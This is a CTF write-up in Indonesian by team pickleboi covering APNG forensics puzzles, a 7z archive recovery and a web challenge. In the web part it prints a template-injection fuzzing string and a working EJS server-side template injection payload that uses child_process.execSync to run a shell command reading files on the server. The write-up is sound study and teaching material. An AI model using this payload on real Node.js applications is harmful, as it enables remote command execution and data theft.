

WRITEUP

TEAM pickleboi



emote



emote


x

so, what is the purpose of this file

Team	Submitted
pickleboi	13:59:32 28/08/2022 WIB

Category : for
Solusi :

Kita diberi file .apng (animated png). Lalu saya cek struktur dan data nya dan ternyata banyak yang salah.




33	00 00 00 08 61 63 54 4c 00 00 00 00 00 00 00 01 c3 fd d8 b1	• Data length: 8 bytes • Type: acTL • Name: Unknown • Ancillary (1) • Private (1) • Reserved (0) • Unsafe to copy (0) • CRC-32: C3FDD8B1		• CRC-32 mismatch (calculated from data: FE4AF086)
53	00 00 00 06 74 52 4e 53 00 00 00 00 00 00 6e a6 07 91	• Data length: 6 bytes • Type: tRNS • Name: Transparency • Ancillary (1) • Public (0) • Reserved (0) • Unsafe to copy (0) • CRC-32: 6EA60791	• Red: 0 • Green: 0 • Blue: 0	
71	00 00 00 1a 66 63 54 46 00 00 00 0d 00 00 01 68 00 00 01 68 00 00 00 00 00 00 00 00 00 02 00 64 00 00 15 1a 53 90	• Data length: 26 bytes • Type: fcTF • Name: Unknown • Ancillary (1) • Private (1) • Reserved (0)		• CRC-32 mismatch (calculated from data: 9116BBF9)

fcTL

Setelah saya membaca dokumentasi apng, saya menemukan hal yang janggal. Hal pertama adalah fcTF. Harusnya ga ada chunk ini dan saya berasumsi bahwa itu adalah chunk fcTL. maka saya ganti seluruh nya. Setelah di lihat” lagi ternyata sequence number tidak berurutan lalu saya urutkan sequence numbernya

acTL
Lalu saya berasumsi bahwa gambar tersebut infinity loop maka saya ganti dengan 0 pada bagian num_play. Dan setelah saya lihat lihat hanya terdapat 10 gambar maka saya tulis 0a (dalam desimal berarti 10).

setelah semua data benar kita lihat gambar apng nya




hacktoday{s0al_5oal_dip3rut}

flag **hacktoday{s0al_5oal_dip3rut}**

link link penting
[APNG Specification - MozillaWiki]
[View & Print APNG Images Online (aspose.app)]
[PNG file chunk inspector (nayuki.io)]

world animation



world animation

x

this image hide data inside frame chunks, can you figure it out whats hidden inside the image.
zip password: todayisnottomorrow

for


attachment

Team	Submitted
pickleboi	11:33:37 28/08/2022 WIB
AcRtf	16:32:48 28/08/2022 WIB

Category : for

Solusi :


Kita diberi file .apng (animated png). Lalu saya cek data nya dan ternyata banyak yang salah. Setelah saya selidiki ternyata kesalahan ada di Frame delay denominator



216 567	00 00 00 1a 66 63 54 4c 00 00 00 13 00 00 01 19 00 00 01 18 00 00 00 3a 00 00 00 1f 00 68 00 64 02 01 a2 4f 8b 99	• Data length: 26 bytes • Type: fcTL • Name: Unknown • Ancillary (1) • Private (1) • Reserved (0) • Unsafe to copy (0) • CRC-32: A24F8B99		• CRC-32 mismatch (calculated from data: 061DD564)
216 605	00 00 4b 9f 66 64 41 54 00 00 00 14 78 da e4 dd 6b 50 94 57 ba 2f f0 85 0a 48 30 40 ba 6d ba f1 82 86 ee 0e 22 02 ad 74 0b 34 b4 ad 1e 84 54 25 64 6c 08 10 20 65 51 1b 9d 4d 5b d0 51 51 46 31 14 4e 35 83 78 81 ... 8d 21 31 ce e8 ba 34 37 bb c2 b3 37 62 57 af 0e fe e8 b1 7b fc 1f c7 c5 49 e6 7d 25 f5 a0	• Data length: 19 359 bytes • Type: fdAT • Name: Unknown • Ancillary (1) • Private (1) • Reserved (0) • Unsafe to copy (0) • CRC-32: 7D25F5A0		
235 976	00 00 00 1a 66 63 54 4c 00 00 00 15 00 00 01 1b 00 00 01 19 00 00 00 38 00 00 00 1f 00 61 00 64 02 01 da a6 9d 3b	• Data length: 26 bytes • Type: fcTL • Name: Unknown • Ancillary (1)		• CRC-32 mismatch (calculated from data: 73E4A1B7)

setelah saya benerin malah buminya muter 😩. Sungguh membagongkan :v.

setelah itu aku sadar bahwa data yang dihapus dan benerin adalah flag nya, lalu aku balikin lagi dan dapet flag nya




```
In [4]: bytes.fromhex("6861636b746f6461797b41504e475f4672616d655f646174617d")
Out[4]: b'hacktoday{APNG_Frame_data}'
```

flag **hacktoday{APNG_Frame_data}**

link link penting
[APNG Specification - MozillaWiki]()
[View & Print APNG Images Online (aspose.app)]()
[PNG file chunk inspector (nayuki.io)]()

redeem code

Category : Web
Solusi :




Reedem Code:

6A6VJTWGCPYV

awokaoskda no such reedem code


Sudah terlihat jelas string yang dimasukkan di print oleh program tentu saja bugnya adalah SSTI (server side template injection). Tpi dari soalnya sendiri tidak diberi tahu web tersebut menggunakan bahasa pemrograman apa. Oke fuzzing aja pake payload :

```
${{<%[%'"}}%\.
```



```
Error: Could not find matching close tag for "<%".
    at /home/ctf/node_modules/ejs/lib/ejs.js:752:19
    at Array.forEach (<anonymous>)
    at Template.generateSource (/home/ctf/node_modules/ejs/lib/ejs.js:742:15)
    at Template.compile (/home/ctf/node_modules/ejs/lib/ejs.js:587:12)
    at Object.compile (/home/ctf/node_modules/ejs/lib/ejs.js:398:16)
    at handleCache (/home/ctf/node_modules/ejs/lib/ejs.js:235:18)
    at exports.render (/home/ctf/node_modules/ejs/lib/ejs.js:425:10)
    at getHTML (/home/ctf/ejs.js:21:19)
    at /home/ctf/ejs.js:36:20
    at Layer.handle [as handle_request] (/home/ctf/node_modules/express/lib/router/laye
```


nah bakal ketahuan tuh ada error pas bagian “<%” dan ke leak infonya jika pke nodejs setelah searching” tentang ejs ternyata kita bisa memasukkan function pada template string tersebut



- Escaped output with `<%= %>` (escape function configurable)

next buat variable interpolation yang nantinya akan mengeksekusi shell command

```
<%= constructor.constructor("return
process.mainModule.require(\"child_process\").execSync(\"cat /f*\")")()
%>
```



Reedem Code:

6A6VJTWGCPYV


hacktoday{Ezjs_sst1_0x0} no such reedem code

flag : **hacktoday{Ezjs_sst1_0x0}**

recovery7


Category : for
Solusi :

Diberi file yang corrupt yang cuman ada header dan sebagian data (**tidak ada end of data**)




```
1    C:\Users\rafim\Downloads\Compressed\recovery7\bad.7z
     Cannot open the file as [7z] archive
     Unexpected end of data
```

lalu saya baca hint 1 di situ ada web sakti. setelah dibaca, saya coba satu satu mulai dari cek crc pada header




```
└→ xxd images.7z
00000000: 377a bcaf 271c 0004 81bb a0ac 3978 0000  7z..'.......9x..
00000010: 0000 0000 2400 0000 0000 0000 6e42 645c  ....$.......nBd\
00000020: 0044 9405 c47a 27f6 f7ee 898e 5090 88b3  .D...z'.....P...
00000030: aacc 1b2f 7a7b 6bb2 429d aa82 69c4 9299  .../z{k.B...i...
00000040: f6ec bd5d 3107 5c6e 400f 09a4 e98f 3460  ...]1.\n@.....4`
00000050: da99 b8b7 b93e 9596 9296 621e 9507 bc9a  .....>....b.....
00000060: 924a 7a2d bf9b 4e16 c6a9 4cdb b53c 4264  .Jz-..N...L..<Bd
```



```
In [20]: a = bytes.fromhex("3978 00000000 0000 2400 0000 0000 0000 6e42 645c")

In [21]: hex(zlib.crc32(a))
Out[21]: '0xaca0bb81'

In [22]: pack("<I", 0xaca0bb81)
Out[22]: b'\x81\xbb\xa0\xac'
```

crc nya bener ternyata, terus lanjut ke step ini



We call "Split file..." function for bad.7z and type "32 100G" in "Split to volumes, bytes:" field.

It creates 2 parts:


- bad.7z.001: 32 bytes : Start Header
- bad.7z.002: 2968 bytes : start of Compressed Data

We call "Split file..." function for raw.7z and type "32 2968 100G" in "Split to volumes, bytes:" field. Note that the value 2968 is equal to size of "bad.7z.002". When you recover real archive, you must use exact size of your bad.7z.002.

It creates 3 parts:


- raw.7z.001: 32 bytes : Start Header
- raw.7z.002: 2968 bytes : start of Compressed Data
- raw.7z.003: 81898 bytes : end of Compressed Data, Metadata Block, End Header

di sini aku radak muter muter karena kalo nge split pake aplikasi 7z nya ga bisa 🙄. Lalu saya terpikirkan untuk nge split nya manual :v (ga manual juga si karena pake python)



```
In [6]: open('bad.7z.001', 'wb').write(a[:32])
Out[6]: 32

In [7]: open('bad.7z.002', 'wb').write(a[32:])
Out[7]: 30688
```

Aku buat file penggantinya pake aplikasi tapi aman kok, gini settingannya



Add to Archive

Archive: C:\Users\rafim\Downloads\Compressed\recovery7\
ofs_2.7z

Archive format: 7z
Compression level: 5 - Normal
Compression method: * LZMA2
Dictionary size: * 16 MB
Word size: * 32
Solid Block size: Solid
Number of CPU threads: * 4 / 4
Memory usage for Compressing: 656 MB / 9579 MB / 11973 MB * 80%
Memory usage for Decompressing: 18 MB
Split to volumes, bytes: 32 30688 100G
Parameters:

